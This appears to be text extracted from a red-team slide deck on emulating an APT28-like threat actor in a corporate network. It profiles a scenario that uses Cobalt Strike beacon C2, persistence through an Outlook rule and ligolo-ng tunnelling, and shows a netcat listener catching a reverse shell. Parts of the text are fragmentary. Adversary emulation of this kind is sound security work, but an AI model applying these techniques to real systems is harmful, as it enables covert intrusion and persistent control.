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
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
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

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


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


THREAT ACTORS

OpSec, or Alice and Bob learn how to shut up!



Alice




Bob

Threat **Actors** attempt to **exploit vulnerabilities** to reach their objectives while

Value

OnSec

Wish to Abuse and/or may cause damage




APR.NT.01 - X-TUNNELING THE PERIMETER




Applied TTPs

MITRE ATT&CK Matrix

MITRE Technique ID	Semantics
ID: T1090 (Proxy)	Proxy traffic between REWE IT to avoid direct connection to the infrastructure
ID: T1205 (Traffic Signaling)	
ID: TA0003 (Persistence)	
...	yes a lot is missing 😊 ...

Category	Description
Unique ID	APR.NT.01
Internal nickname	Fancy MoleBear 
Description	General mid-tiered threat that uses common offensive tools and techniques like APT28
Goal and Intent	Exist in the network to enumerate systems and information in order to maintain Command and Control to support future attacks
Ownership	Test User with Sock Puppet Accounts on Facebook and LinkedIn. We use either a VM [REDACTED] or a borrowed real Laptop from Field Support.
Key IOCs	<ul style="list-style-type: none">• Signatures (MD5/SHA256/...)• IPs, Ports, Protocols used• Link to the Operator Log• Payload used
Location	Internal IT Operations
C2 Overview	<ul style="list-style-type: none">• HTTPS on port 443 Cobalt Strike Beacon with a five-minute callback time. Calling directly to threat-owned domains.• Assumed Breach Model, no initial delivery via exploitation.• POST- exploitation via Cobalt Strike commands.• Enumeration and lateral movement via Cobalt Strike and native Windows commands.• Privilege escalation limited and determined POST- exploitation.
Confidentiality	High
Integrity	High
Availability	Low
Authenticity	Medium
Exploitation	Assumed Breach Model based on successful delivered malware over previous phishing attack, no exploitation
Persistence	User-level persistence using Microsoft Outlook rule triggered by specific email. Tunneling applied over ligolo-ng to simulate X-Tunnel Malware



malpedia

Fraunhofer
FKIE

Inventory Statistics Usage ApiVector Login

Quicksearch...

win.xtunnel (Back to overview)

XTunnel

aka: Shunnael, X-Tunnel, xaps

Actor(s): APT28

VTCollection

X-Tunnel is a network proxy tool that implements a custom network

Propose Change


Ligolo-ng : Tunneling like a VPN

Ligolo-ng

An advanced, yet simple, tunneling tool that uses TUN interfaces.

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in the Cyber Kill Chain

Delivery → Exploitation → Installation → C2 → Exfiltration




Future attacks
wed real Laptop from Field Support.

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to simulate X-Tunnel Malware

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
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


**CI/CD Pipeline Attack
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THE RACCOON'S DEN



The Raccoon's Den



REWE IT Landscape





MASTER OF PUPPETS

COMMAND & CONTROL [C2]

COMMAND AND CONTROL

"Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network."

- MITRE ATT&CK®

```
→ ~ nc -lvp 9001
Connection from 127.0.0.1:59801
whoami
brianvermeer
```

How can you **manage +50 Reverse Shells** in combination with the used attacker tools?

• Command and Control (C2) Server:

- An attacker-controlled system used to communicate with implants.
- Acts as a command center by serving tasks and retrieving results for various implants deployed throughout the target space.
- Uses asynchronous communications to maintain a lower profile.



BEACON

"A *beacon* is a small piece of code deployed on a compromised system that communicates back to the attacker's command and control (C2) server."



"Beacon is better"

• Beacon:

- Your "innocent part" in victim environment.
